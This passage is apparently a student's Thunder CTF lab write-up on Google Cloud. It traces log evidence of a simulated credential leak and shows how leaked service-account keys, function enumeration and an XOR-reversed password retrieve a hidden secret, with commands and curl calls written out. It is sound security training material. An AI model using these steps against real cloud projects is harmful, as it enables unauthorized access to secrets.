
Answer:

a2-logging-instance-sa@thunderctf-calizo-calizo.iam.gserviceaccount.com




(Screenshot provided: Log stream entry showing principalEmail)

## 3. Screenshot of Query Filter Used During Exfiltration





(Screenshot shows advanced filter applied to transactions log with jsonPayload.name="STEVEN THOMAS")

## 4. Service Account Used for Compute Describe

- Answer: 641272189643@cloudservices.gserviceaccount.com

(Google-managed default SA, used during gcloud compute instances describe)





(Screenshot provided: Compute instance describe logs)

Difference:
This is not the compromised SA; it's a GCP-managed default used for system-level tasks. The earlier one (a2-logging-instance-sa) is user-created and explicitly granted for this lab.


## 5. Service Account Key File Name

- Answer: a2-access.json




- Used for permissions enumeration and would be the source of compromise.

## 6. Entrypoint GCS Access: IP + User Agent




(Screenshot provided: GCS bucket access log with full request metadata)

- IP Address: 34.99.16.145
- UserAgent: gcloud-python/3.1.0 grpc/1.7.0

This was the first sign of activity from the compromised credentials.

### 7. Instance Login Log (Expected)


Since the SSH failed due to not activating the service account beforehand, I could not collect the actual external IP log via last. Instead, my screenshot reflects only loopback logins (127.0.0.1), indicating the SSH never left the local shell.

```
(env-tctf) calizo@cloudshell:~/thunder-ctf/a2-bucket-991176781518/function (thunderctf-cal
izo-calizo)$ last
calizo   pts/0        127.0.0.1        Sat May 31 02:39    gone - no logout
calizo   pts/4        127.0.0.1        Sat May 31 01:19   still logged in
calizo   pts/3        127.0.0.1        Sat May 31 01:19   still logged in
calizo   pts/1        127.0.0.1        Sat May 31 01:02    gone - no logout
calizo   pts/0        127.0.0.1        Sat May 31 01:02 - 02:39  (01:37)

wtmp begins Sat May 31 01:02:07 2025
(env-tctf) calizo@cloudshell:~/thunder-ctf/a2-bucket-991176781518/function (
izo-calizo)$
```

Odin ID: calizo

(Screenshot provided: last output with loopback logins only)




- Expected (if SSH succeeded): A successful login from an external IP (e.g., 34.168.139.34) would have appeared here.

Despite the hiccup of missing the gcloud auth activate-service-account step until the end, all logs, artifacts, and access trails were retrieved correctly. The level’s structure effectively simulated a real-world logging exfiltration scenario, demonstrating how a leaked credential and insecure logging can lead to sensitive data breaches even without full VM access.

## *Steps 9-10: a3password (Cloud Function Secret Exfiltration)*

### 1. Secret Access & Exploitation

Using the provided compromised service account (a3-access@thunderctf-calizo-calizo.iam.gserviceaccount.com), I authenticated via:

- gcloud auth activate-service-account --key-file=start/a3-access.json

```
calizo@cloudshell:~ (thunderctf-calizo-calizo)$ ls
env-tctf  README-cloudshell.txt  thunder-ctf
calizo@cloudshell:~ (thunderctf-calizo-calizo)$ source env-tctf/bin/activate
(env-tctf) calizo@cloudshell:~ (thunderctf-calizo-calizo)$ python3 thunder.py create thunder/a3password
python3: can't open file '/home/calizo/thunder.py': [Errno 2] No such file or directory
(env-tctf) calizo@cloudshell:~ (thunderctf-calizo-calizo)$ python3 thunder.py destroy
python3: can't open file '/home/calizo/thunder.py': [Errno 2] No such file or directory
(env-tctf) calizo@cloudshell:~ (thunderctf-calizo-calizo)$ cd thunder-ctf/
(env-tctf) calizo@cloudshell:~/thunder-ctf (thunderctf-calizo-calizo)$ python3 thunder.py create thunder/a3password
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
Level initialization started for: thunder/a3password
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
Level initialization finished for: thunder/a3password
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
[4m 10s]Deployment operation in progress... Done
Level setup started for: thunder/a3password
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
httplib2 transport does not support per-request timeout. Set the timeout when constructing the httplib2.Http instance.
Level creation complete for: thunder/a3password


Starting file: a3-access.json has been written to start/a3-access.json
Starting message for thunder/a3password has been written to start/a3password.txt
Start Message: Use the given compromised credentials to find the secret hidden in the level.



Instruction for the level can be accessed at thunder-ctf.cloud/thunder/thunder/a3password.html
(env-tctf) calizo@cloudshell:~/thunder-ctf (thunderctf-calizo-calizo)$ gcloud auth activate-service-account --key-file=start/a
3-access.json
Activated service account credentials for: [a3-access@thunderctf-calizo-calizo.iam.gserviceaccount.com]
(env-tctf) calizo@cloudshell:~/thunder-ctf (thunderctf-calizo-calizo)$ date
Sun Jun  1 09:44:13 PM UTC 2025
(env-tctf) calizo@cloudshell:~/thunder-ctf (thunderctf-calizo-calizo)$
```

Odin ID: calizo

I began enumeration with:

- gcloud functions list
- gcloud functions describe a3-func-424130343458

From the function's environment variables, I discovered XOR_PASSWORD = 264372263919. The Python source code (retrieved later) showed this is compared to (XOR_FACTOR ^ password). XOR_FACTOR was hardcoded as:
XOR_FACTOR = 114573340294





To reverse this, I computed:

- print(264372263919 ^ 114573340294)
- # Output: 168053896553

I then sent this password with an identity token:

- curl "https://us-central1-thunderctf-calizo-calizo.cloudfunctions.net/a3-func-424130343458?password=168053896553" -H "Authorization: Bearer $(gcloud auth print-identity-token)"




Result:
Correct password. The secret is:
858169378998419222078514916899840253390054849057

- Secret successfully exfiltrated.
- Completion time: 2025-06-01T22:41:50Z (as reflected in Logs Explorer)

**2. GCS Logs – Secret Access**
I filtered the Logs Explorer on:

- Resource Type: GCS Bucket
- Log Name: cloudaudit.googleapis.com/data_access

I located the storage.objects.get event targeting:


- projects/_/buckets/a3-bucket-424130343458/objects/secret.txt

Service Account:

- a3-func-424130343458-sa@thunderctf-calizo-calizo.iam.gserviceaccount.com

User Agent:

- gcloud-python/3.1.0 gl-python/3.12.1





## 3. Cloud Function Logs – Secret Access

I found the function execution event using:

- Resource Type: Cloud Function
- Log Name: cloudfunctions.googleapis.com%2Fcloud-functions

Function: a3-func-424130343458
Execution Time: 300 ms
Status Code: 200




## 4. Cloud Storage Logs – Source Code Download

While reverse engineering the Cloud Function, I downloaded the source ZIP from:


- projects/_/buckets/gcf-sources-641271289643-us-central1/objects/a3-func-424130343458-dbcc3dbe.../function-source.zip

Service Account:

- service-641271289643@gcf-admin-robot.iam.gserviceaccount.com

User Agent:

- curl/8.5.0,gzip(gfe)




